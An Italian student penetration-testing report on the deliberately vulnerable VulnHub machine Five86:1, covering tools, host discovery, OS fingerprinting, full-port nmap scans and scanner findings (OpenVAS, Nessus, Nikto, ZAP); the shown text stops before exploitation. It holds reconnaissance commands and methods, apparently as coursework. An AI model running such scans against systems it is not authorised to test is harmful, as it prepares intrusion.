

**Università degli Studi di Salerno**

Penetration Testing Report

Five86:1

Paolo Labanca | Corso di PTEH | A.A. 2022/2023

Sommario

[Introduzione 2](#_Toc139378594)

[2 Strumenti Utilizzati 2](#_Toc139378595)

[2.1 Ambiente di lavoro 2](#_Toc139378596)

[2.2 NetDiscover 3](#_Toc139378597)

[2.3 nbtscan 4](#_Toc139378598)

[2.4 Nmap 4](#_Toc139378599)

[2.5 OpenVAS 4](#_Toc139378600)

[2.6 NESSUS 4](#_Toc139378601)

[2.7 p0f 5](#_Toc139378602)

[2.8 xsltproc 5](#_Toc139378603)

[2.9 NIKTO2 5](#_Toc139378604)

[2.10 OWASP ZAP 5](#_Toc139378605)

[2.11 Gobuster 6](#_Toc139378606)

[2.12 DIRB 6](#_Toc139378607)

[2.13 OWASP DirBuster 6](#_Toc139378608)

[2.14 OWASP JoomScan 6](#_Toc139378609)

[2.15 DIRSEARCH 6](#_Toc139378610)

[2.16 WHATWEB 7](#_Toc139378611)

[2.17 JOHN 7](#_Toc139378612)

[3 Target Scoping 7](#_Toc139378613)

[4 Information Gathering 7](#_Toc139378614)

[5 Target Discovery 8](#_Toc139378615)

[6 Enumerating Target e Port Scanning 11](#_Toc139378616)

[7 Vulnerability Mapping 14](#_Toc139378617)

[7.1 Analisi Automatica 15](#_Toc139378618)

[8 Target Exploitation 25](#_Toc139378619)

[8.1 Identifying Additional Vulnerabilities 26](#_Toc139378620)

[8.1 Privilege Escalation 29](#_Toc139378621)

# Introduzione

Lo scopo di questo documento è illustrare tutte le fasi che costituiscono l’attività di penetration test eseguita sulla macchina **Five86:1** per rendere riproducibile il processo. Lo scopo del progetto è identificare le vulnerabilità delle macchine e sfruttarle per valutarne la sicurezza. Questo documento è strutturato come segue: Nel secondo capitolo, viene data una breve descrizione degli strumenti necessari all’implementazione del progetto. Nelle sezioni seguenti, le metodologie utilizzate sono le seguenti:

* *Target Scoping*
* *Information Gathering*
* *Target Discovery*
* *Enumerating Target e Port Scanning*
* *Vulnerability Mapping*
* *Target Exploitation*
* *Post Exploitation*

# 2 Strumenti Utilizzati

## 2.1 Ambiente di lavoro

L’ambiente di lavoro utilizzato per l’attività di penetration testing è stato realizzato tramite *l’hypervisor* **Oracle Virtual Box (v7.0.6)**. L’architettura di rete è composta da tre componenti, che riguardano, in primis la macchina attaccante con le seguenti caratteristiche:

* Nome: P&H
* Sistema Operativo: Kali Linux (2022.4) x64
* Memoria di base: 6144 MB
* Processori: 4
* Scheda di rete: Intel PRO/1000 MT Desktop (Rete con NAT, ‘Corso’)

La maggior parte dei tool utilizzati per l’elaborazione del progetto sono già integrati su Kali, verranno trattati anche eventuali tool aggiuntivi che non sono presenti di default. Tutti i *tool* utilizzati verranno descritti nelle sezioni successive.

Successivamente abbiamo la macchina target con le seguenti caratteristiche:

* Nome: Five86:1
* Sistema operativo: Debian x64
* Memoria di base: 1024 MB
* Processori: 1
* Scheda di rete: Intel PRO/1000 MT Desktop (Rete con NAT, ‘Corso’)

Five86:1 è una macchina *vulnerabile by design*, mirata all’apprendimento di nuove metodologie di penetration testing. Il file *.ova* è stato scaricato dalla piattaforma **VulnHub** al seguente indirizzo <https://www.vulnhub.com/entry/five86-1,417/>.

All’interno dell’infrastruttura di rete troviamo una rete virtuale con *NAT,* che permette di collegare le due macchine nella stessa rete, in modo che riescano a comunicare, ma, le macchine esterne non possono accedervi. L’indirizzo IP della macchina target non è noto a priori poiché viene assegnato in modo automatico dal *DHCP*. Nella Figura 1 viene mostrata l’architettura rete del progetto descritto precedentemente.

Immagine che contiene testo, schermata, logo, Marchio

Descrizione generata automaticamente*Figura 1: Architettura di rete*

## 2.2 NetDiscover

Netdiscoverè uno strumento di ricognizione **ARP** **attivo/passivo**, inizialmente sviluppato per ottenere informazioni sulle reti *wireless*. Può essere utilizzato anche su reti commutate. Basato su *libnet* e *libpcap*, può rilevare passivamente host online o cercali inviando richieste **ARP**.

## 2.3 nbtscan

Nbtscan è uno strumento in grado di ottenere informazioni sul protocollo ***NetBIOS*** *(Network Basic Input/Output System).* Il protocollo *NetBIOS* consente di accedere a servizi di condivisione aperta forniti da macchine *Windows-based* su rete locale. Sapendo che la macchina *target* non ha *Windows* sopra non ha senso utilizzarlo, ma viene citato per completezza.

## 2.4 Nmap

Nmap è uno strumento utilizzato per la fase di ***Active Service Enumeration***, viene utilizzato per ottenere informazioni sui servizi di rete erogati dalla macchina target. Quindi, uno strumento Open Source multifunzione per l’analisi di rete. Ad esempio può darci informazioni sulla S.O. sulla macchina target (*fingerprinting Attivo*) o anche per verificare se una macchina target è attiva o meno (*ping Scan*), etc.

## 2.5 OpenVAS

Open Vulnerability Assesment Systemè una soluzione open source molto diffusa per la scansione e la gestione automatica delle vulnerabilità. Per l’analisi delle vulnerabilità si basa su CVSS v2.0 Ratings.

## 2.6 NESSUS

Nessusè tratta di un software proprietario, prodotto dall’azienda Tenable Inc. È uno strumento estremamente potente per l’analisi delle vulnerabilità. Nessus consente di identificare e correggere, in maniera facile e veloce, vulnerabilità su una vasta gamma di sistemi operativi, dispositivi e applicazioni. Si occupa di rilevare:

* Difetti del software;
* Patch mancanti;
* Malware;
* Configurazioni errate;
* Etc.

La rilevazione delle vulnerabilità si basa sulle signature presenti nei database; quindi, effettua un matching per ogni entry presente in tali database.

## 2.7 p0f

p0f è uno strumento utilizzato per il ***Operating System (OS) Fingerprinting.*** Permette di lavorare sia in modalità **passiva** che **attiva**. Dove nel primo caso, si basa sull’analisi dei pacchetti TCP inviati durante le normali attività di rete. Invece, nel secondo caso si determina il Sistema Operativo in base all’analisi delle risposte ricevute da tale macchina. Entrambi i casi hanno dei pro e dei contro.

## 2.8 **xsltproc**

Xsltproc è uno strumento utilizzato per la conversione di un *file.xml* in tipi diversi, nel nostro caso andiamo ad effettuare una conversione in un *file.html.*

## 2.9 NIKTO2

Nikto2 è uno strumento utilizzato per la ***Web Vulnerability Scanner.*** Permette di rilevare e analizzare vulnerabilità causate da: Errori di configurazione del server; Utilizzo di file (o configurazioni) predefiniti e/o non sicuri; Applicazioni server obsolete; Etc. Supporta inoltre:

* *Implementazioni multi-piattaforma;*
* *SSL/TLS;*
* *Vari metodi di autenticazione per gli host;*
* *Proxy;*
* *Varie tecniche di IDS Evasion;*
* *Enumerazione dei sottodomini;*
* *Controlli di sicurezza delle applicazioni Web (XSS, SQL Injection, etc);*
* *Attacchi basati su dizionario per individuare le credenziali di autenticazione;*
* *Etc;*

## 2.10 OWASP ZAP

OWASP ZAP (*Open Web Application Security Project Zed Attack Proxy*) è uno scanner Open Source basato su Java per la ***Web Vulnerability Scanner.*** Può operare come:

* Web Crawler
* Vulnerability Scanner
* Proxy Web
* Etc

## 2.11 Gobuster

Gobuster è uno strumento utilizzato per il ***Web Crawlers & Directory Bruteforce*.** Permette di effettuare *bruteforce di directory* e file su siti Web, ma permette anche l’enumerazione di sottodomini DNS.

## 2.12 DIRB

Dirb è un altro strumento utilizzato per il ***Web Crawlers & Directory Bruteforce*.** Permette di cercare risorse Web nascoste, come: URL, file etc. Effettua attacchi basati su dizionari (*wordlist*) ed analizza le risposte de *Web Server*. Questi dizionari possono essere personalizzati o trovarne alcuni preconfigurati.

## 2.13 OWASP DirBuster

DirBuster è un’applicazione java multi-thread appartenente al progetto OWASP, anch’essa è uno strumento utilizzato per il ***Web Crawlers & Directory Bruteforce*.** Progettata per effettuare le *brute force* di *directory* e nomi di file su *Web Server* sia nascosti che non. L’efficienza è legata al dizionario che usa per effettuare le *brute force.*

## 2.14 OWASP JoomScan

IoomScan è uno *tool Open Source*, implementato in linguaggio Perled appartenente al progetto OWASP. Consente di:

* Automatizzare la rilevazione delle vulnerabilità nelle implementazioni del CMS (Content Management System) Joomla
* Rilevare configurazioni errate e carenze a livello di amministrazione dei servizi (ad es., password deboli) offerti da Joomla

## 2.15 DIRSEARCH

Dirsearchè uno strumento progettato per forzare directory e file nei server web. Essendo uno strumento ricco di funzionalità, *dirsearch* offre agli utenti l’opportunità di eseguire una complessa ricerca di contenuti web, con molti vettori per l’elenco di parole, un’elevata precisione, ottime prestazioni, impostazioni avanzate di connessione/richiesta, moderne tecniche di forza bruta e un output facilmente leggibile.

## 2.16 WHATWEB

WhatWeb identifica i siti web. Il suo obiettivo è rispondere alla domanda "Che cos’è quel sito web?". WhatWeb riconosce le tecnologie web, compresi i sistemi di gestione dei contenuti (CMS), le piattaforme di blogging, i pacchetti statistici/analitici, le librerie JavaScript, i server web e i dispositivi incorporati. WhatWeb dispone di oltre 1800 plugin, ognuno dei quali riconosce qualcosa di diverso. WhatWeb identifica anche: numeri di versione, indirizzi e-mail, ID di account, moduli di framework web, errori SQL e altro ancora.

## 2.17 JOHN

John the ripper è uno strumento che può essere utilizzato per effettuare il *cracking* delle *password* e per invertire *hash*.

# 3 Target Scoping

Questa è la fase di accordo tra due o più parti, ed è un'attività comparativa piuttosto che tecnica. Tutti i partecipanti coinvolti nel test interagiscono tra loro per determinare cosa fare, cosa analizzare. Valutare quali componenti e come procedere, quali azioni sono concesse, eventuali vincoli dovuti alle risorse (tempo/denaro), etc. Nelle attività svolte, l'ambito di analisi è limitato alle macchine virtuali. I test condotti saranno del tipo *black box* e, oltre a questo documento, genereranno un dettagliato rapporto di penetration test che verrà fornito al docente del corso in formato digitale.

# 4 Information Gathering

La fase di *Information Gathering*, nota anche come *Finger printing*, è la fase di raccolta delle informazioni, la maggior parte delle quali si basa sul concetto di *Open Source Intelligence (OSINT)* la ricerca di tutte le informazioni disponibili pubblicamente e le quali è necessario sapere. Durante l’attività in corso, la fase di *Information Gathering* si è limitata alla raccolta di informazioni sulle pagine *VulnHub* pertinenti. Gli autori hanno fornito informazioni limitate, elencate di seguito.

Virtual Machine:

* **Format**: Virtual Machine (Virtualbox - OVA)
* **Operating System**: Linux

Networking:

* **DHCP service**: Enabled
* **IP address**: Automatically assign

Description:

*Five86-1* è un altro laboratorio vulnerabile appositamente costruito con l'intento di acquisire esperienza nel mondo dei test di penetrazione. L'obiettivo finale di questa sfida è radicarsi e leggere l'unica bandiera. Le competenze di *Linux* e la familiarità con la riga di comando di *Linux* sonoimportanti, così come una certa esperienza con gli strumenti di test di penetrazione di base.

*Five86-1* è una *VM VirtualBox* costruita su *Debian* a 64 bit, ma non dovrebbero esserci problemi a eseguirla sulla maggior parte dei PC. Attualmente è configurato per *Bridged Networking*, ma può essere modificato in base alle proprie esigenze. La rete è configurata per *DHCP*. Per altre informazioni visitare il *link* inserito in precedenza nel capitolo: Ambiente di Lavoro.

# 5 Target Discovery

Nella fase di *Target Discovery* l’obiettivo è quello di rilevare le macchine attive e analizzarle per scoprire il massimo numero di informazioni, ad esempio possiamo capire il sistema operativo della macchina target tramite il *OS fingerprinting,* etc.

Prima di incominciare a cercare determinate informazioni, andiamo a capire qual è l’indirizzo della macchina target, sappiamo che il nostro indirizzo è *10.0.2.15* scoperto tramite il comando *ipconfig.*

Sapendo che dobbiamo individuare solo una macchina all’interno della nostra rete, possiamo effettuare una scansione per individuare l’indirizzo ip della macchina target. Per individuare tale informazione abbiamo effettuato una scansione tramite il *tool netdiscover* che effettua una scansione ARP passiva/attiva. Per completezza, viene mostrato anche l’utilizzo del *tool nmap,* che effettua una scansione basata sul ping, tramite il comando *nmap -sn 10.0.2.0/24,* dove l’opzione -*sn* permette di non effettuare un *port scan* a seguito *dell’host discovery.* Vengono visualizzati anche altri indirizzi ip che riguardano gli elementi di configurazione di *VirtualBox.*

Come detto in precedenza, verrà utilizzato sempre questo tipo d’approccio, cioè, verranno utilizzati vari tool che sono strutturati per lo stesso scopo, se un tool non riuscisse a trovare informazioni, i successivi potrebbero riuscirci.

Nelle due figure vengono analizzati gli output dei tool citati in precedenza.

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente*Figura 2: ARP scan*

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente*Figura 3: Ping scan*

Per avere altre informazioni sulla macchina target possiamo effettuare *l’Operating System fingerprinting***,** in modo da avere informazioni specifiche sul sistema operativo in esecuzione.

Per capire il sistema operativo in esecuzione sella macchina target andiamo ad utilizzare due *tool*. Il primo è *pof* che viene avviato tramite linea di comando, il comando *pof,* che resta in attesa di attività di rete da o verso la macchina target. Successivamente tramite il browser, generiamo attività di rete, stabilendo una connessione http.

Tra le informazioni generate da *p0f*possiamo osservare che, è stato individuato correttamente il tipo di Sistema Operativo (Linux), che già sapevamo, in quanto scoperto nella fase di *Information Gathering* ma, non è stata individuata la corretta versione del *kernel*. Vengono suggerite come possibili versioni da *2.2.x* a *3.x*

Immagine che contiene testo, schermata, Carattere, software

Descrizione generata automaticamente*Figura 4: OS fingerprinting tramite p0f*

Per completezza andiamo ad utilizzare un altro *tool* per l’individuazione del sistema operativo.

Tramite nmap -O e con l’indirizzo ip specificato, ci viene restituito un range ancora più grande, cioè, tra 3.2 e 4.9.

Quindi, possiamo dire che l’output di *p0f* è all’interno del range dato da nmap e dunque la versione del kernel linux potrebbe essere compresa tra 2.2 e 3.x. Tali informazioni ci serviranno nelle fasi di *Enumerating Target* e *Vulnerability Assesment* per effettuare scansioni ad hoc.

Immagine che contiene testo, schermata, Carattere, software

Descrizione generata automaticamente*Figura 5: OS fingerprinting tramite nmap*


# 6 Enumerating Target e Port Scanning

Per le macchine attive e rilevate nella fase precedente, determiniamo quanti e quali servizi di rete ogni macchina fornisce. Al fine di trovare possibili falle di sicurezza nella fase successiva. Bisogna ricordare che la macchina target è una macchina e non espone servizi pubblicamente su Internet; quindi, questi ultimi vengono identificati utilizzando scansioni di tipo attivo o interrogando direttamente gli asset.

Per capire quali sono le porte aperte abbiamo utilizzato nmap, tramite il comando *nmap -sS -T4 -A -p- 10.0.2.4.* Dove:

* -A ci permette di rilevare contemporaneamente:
  + Service Version
  + Operating Detection
  + Script Scanning
  + Network Traceroute
* -sS invia un pacchetto *SYN*ed attende una risposta da parte della macchina target, che:
  + Se la risposta contiene *SYN/ACK*, allora la porta è **«aperta»**
  + Se la risposta contiene *RST/ACK*, allora la porta è **«chiusa»**
  + Se la risposta contiene un messaggio di errore *«ICMP Port Unreachable»*o se non c’è alcuna risposta, la porta è «filtrata»
* -p- permette di scansionare tutte le porte, cioè da 1 a 65535
* -T4 permette di specificare un timing aggressivo cioè, in modo più veloce

Potevamo utilizzare tantissimi tipi di scansioni come esempio -sT e tante altre ma, sappiamo che la scansione -sS è meno lenta e meno rilevabile dalla macchina target. Viene mostrato l’output da terminale.

*Figura 5:* Enumerating Target e Port Scanning *tramite nmap da termiinale*

Per esaminare i risultati ottenuti dalla scansione effettuate da nmap, possiamo andare ad inserire i risultai ottenuti all’interno di un file *.xml*, tramite il comando *nmap -sS -T4 -A -p- 10.0.2.4 -oX outputScansione.xml.* Il carattere -oX ci permette di salvare l’output della scansione in formato xml.

Per facilitare la lettura del file andiamo a convertirlo in un file *.html*. Quindi, eseguiamo il comando *xsltproc ./ outputScansione.xml -o outputScansione.html.* Si mostra la pagina html con le informazioni.

Dove possiamo notare che le porte aperte sono:

* Porta 22, per il servizio ssh erogato dal produttore OpenSSH e viene descritta anche la versione.
* Porta 80, per il servizio http erogata da Apache httpd e viene descritta anche la versione.
* Porta 10000, per il servizio http erogata da Miniserv e anche per lei viene descritta la versione.

Possiamo già notare che nella porta 80 ci viene citata una *directory /ona* con un file *.txt*, con ingresso vietato. Si nota che le stesse informazioni sono riportate nella Figura 5.

Immagine che contiene testo, schermata, linea, numero

Descrizione generata automaticamente

*Figura 6:* Enumerating Target e Port Scanning *tramite nmap da outputScansione.html*

# 7 Vulnerability Mapping

Dopo aver individuato i servi che la macchina target eroga e le loro versioni, possiamo procedere con la fase successiva cioè *Vulnetability Mapping* o anche chiamata *Vunerability Assessment*. In questa fase andiamo a capire e individuare quali sono le debolezze e le vulnerabilità che possiamo sfruttare a nostro vantaggio. Ovviamente, sapendo che Five-86:1 è una macchina *vulnerabile by design* dovremmo trovarne alcune.

In questa fase verranno utilizzi diversi tool per:

* Web Vulnerability Scanner
* Web Crawler & Directory Bruteforce
* Web Application Proxy
* CMS & Framework Identification

Dalla fase precedente, abbiamo individuato delle porte aperte quindi; possiamo andare a richiedere una sessione sulla porta 80, dove pensiamo di trovare una *Home page.* Ma andando a effettuare una connessione sulla porta 80 non troviamo nulla; infatti, compare una pagina bianca e per essere sicuri che non ci sia nulla tramite *l’inspector da sviluppatore* andiamo a controllare la struttura html della pagina web. Come nell’immagine seguente.


Immagine che contiene schermata, testo, software, Software multimediale


Descrizione generata automaticamente*Figura 7: Pagina web sull’indirizzo 10.0.2.4:80*

Per avere altre informazioni iniziamo la nostra fase di *Vulnetability Mapping*. Verranno introdottialcuni tool per estrapolare informazioni sulla macchi a target.


Effettuiamo l’analisi automatica tramite alcuni tool.

Inizialmente sono stati utilizzati diversi strumenti di analisi automatica per evidenziare le vulnerabilità note ed eventualmente sfruttarle. Il tool **OpenVas** è stato utilizzato configurando una scansione di tipo "*full and fast*" specificando l’indirizzo IP della macchina da scansionare e selezionando tutte le porte TCP:









*Figura 8: Configurazioni e Risultati OpenVas*

Come si evince dalla scansione sono state rilevate due vulnerabilità di grado basso riguardo al **Timestamps** del protocollo ICMP che può essere computato e si possono recuperare informazioni riguardo al tempo di attività dell’host, possono essere utilizzate per sfruttare servizi sulla generazione di numeri pseudocasuali deboli basati sul Timestamps.

Immagine che contiene schermata, Software multimediale, Software per la grafica, software


Descrizione generata automaticamenteImmagine che contiene testo, schermata, software, Software multimediale

Descrizione generata automaticamenteSuccessivamente è stato utilizzato Nessus, un altro tool per la scansione automatica delle vulnerabilità. Con questo strumento è stata effettuata una scansione di tipo Basic, anche in questo caso la configurazione della scansione prevede l’inserimento dell’indirizzo della macchina da scansionare:



Immagine che contiene schermata, software, Software multimediale, Software per la grafica

Descrizione generata automaticamente

*Figura 9: Configurazione, output e vulnerabilità Nessus*

Possiamo notare che sono state identificate 26 vulnerabilità, dove la maggior parte riguardano il livello *info,* cioè vulnerabilità che forniscono semplicemente informazioni ad esempio sul sistema operativo, sulle versioni dei servizi e altro. Vengono riportate anche 2 vulnerabilità che riguardano il livello *medio*, cioè vulnerabilità che riguardano la firma dei certificati SSL, che non sono firmati da autorità riconosciute. Tale vulnerabilità permette ad un attaccante di effettuare un man-in-the-middle verso la macchina target.

Immagine che contiene testo, schermata, Carattere, numero

Descrizione generata automaticamenteTramite i tool *nikto* e *OWASP ZAP* effettuiamo la *WEB* *Vulnarability Scanner*.

*Figura 8: Output del tool Nikto*

Cosa capiamo dall’output:

* Ci viene data la versione del *Server Apache 2.3.38,* e ci viene detto che tale versione è obsoleta.
* L’intestazione anti-clickjacking X-Frame-Options non è presente, essa consente non consente il rendering di una pagina in un frame.
* L’intestazione X-Content-Type-Options, può portare a problemi di sicurezza come attacchi XSS, se l’header non è presente il browser tenta di capire da solo qual è il tipo del contenuto della risposta e come gestirla
* Ci vengono date oltre informazioni sulla directory /ona/, dove: ci viene detto che non ci sono dei flag attivati e che al suo interno possiamo trovare un file robots.txt, che restituisce un codice http.
* Ci viene detto anche nel file robots.txt abbiamo una voce da vedere.

Successivamente per completezza utilizziamo il tool *OWASP ZAP.* Dopo aver effettuato l’aggiornamento dei *tool* al suo interno andiamo a effettuare una *Scansione Automatica* ovviamente sulla pagina [*http://10.0.2.4/*](http://10.0.2.4/)*.* Ne viene riportato l’output in Figura 8.

Immagine che contiene testo, schermata, software, numero

Descrizione generata automaticamente*Figura 9: Output del tool OWASP ZAP su http://10.0.2.4/*

Possiamo notare ben 14 avvertimenti che sono ordinati in base alla loro gravità. Si possono notare attacchi di varie tipologie: *Cross Site Scripting, SQL Injection, Directory Browsing etc.* Dove per ognuna vengono mostrati sia il codice che sia la descrizione della vulnerabilità e la possibile soluzione per mitigare la vulnerabilità.

Abbiamo generato un report in formato *html* con *OWASP ZAP* per avere più chiare le informazioni accennate in precedenza. Analizzando i vari attacchi molti iniziano con la directory *http://10.0.2.4/ona/.*


Immagine che contiene testo, schermata, Policromia, design


Descrizione generata automaticamente*Figura 10: Report generato da OWASP ZAP*

Taramite i *tool OWASP JoomScan e WhatWeb* effettuiamo la *CMS & Framework Identification*

Per avere altre informazioni su Sistema di gestione dei contenuti e sull’identificazione dei *framework* eseguiamo i vari tool citati in precedenza.

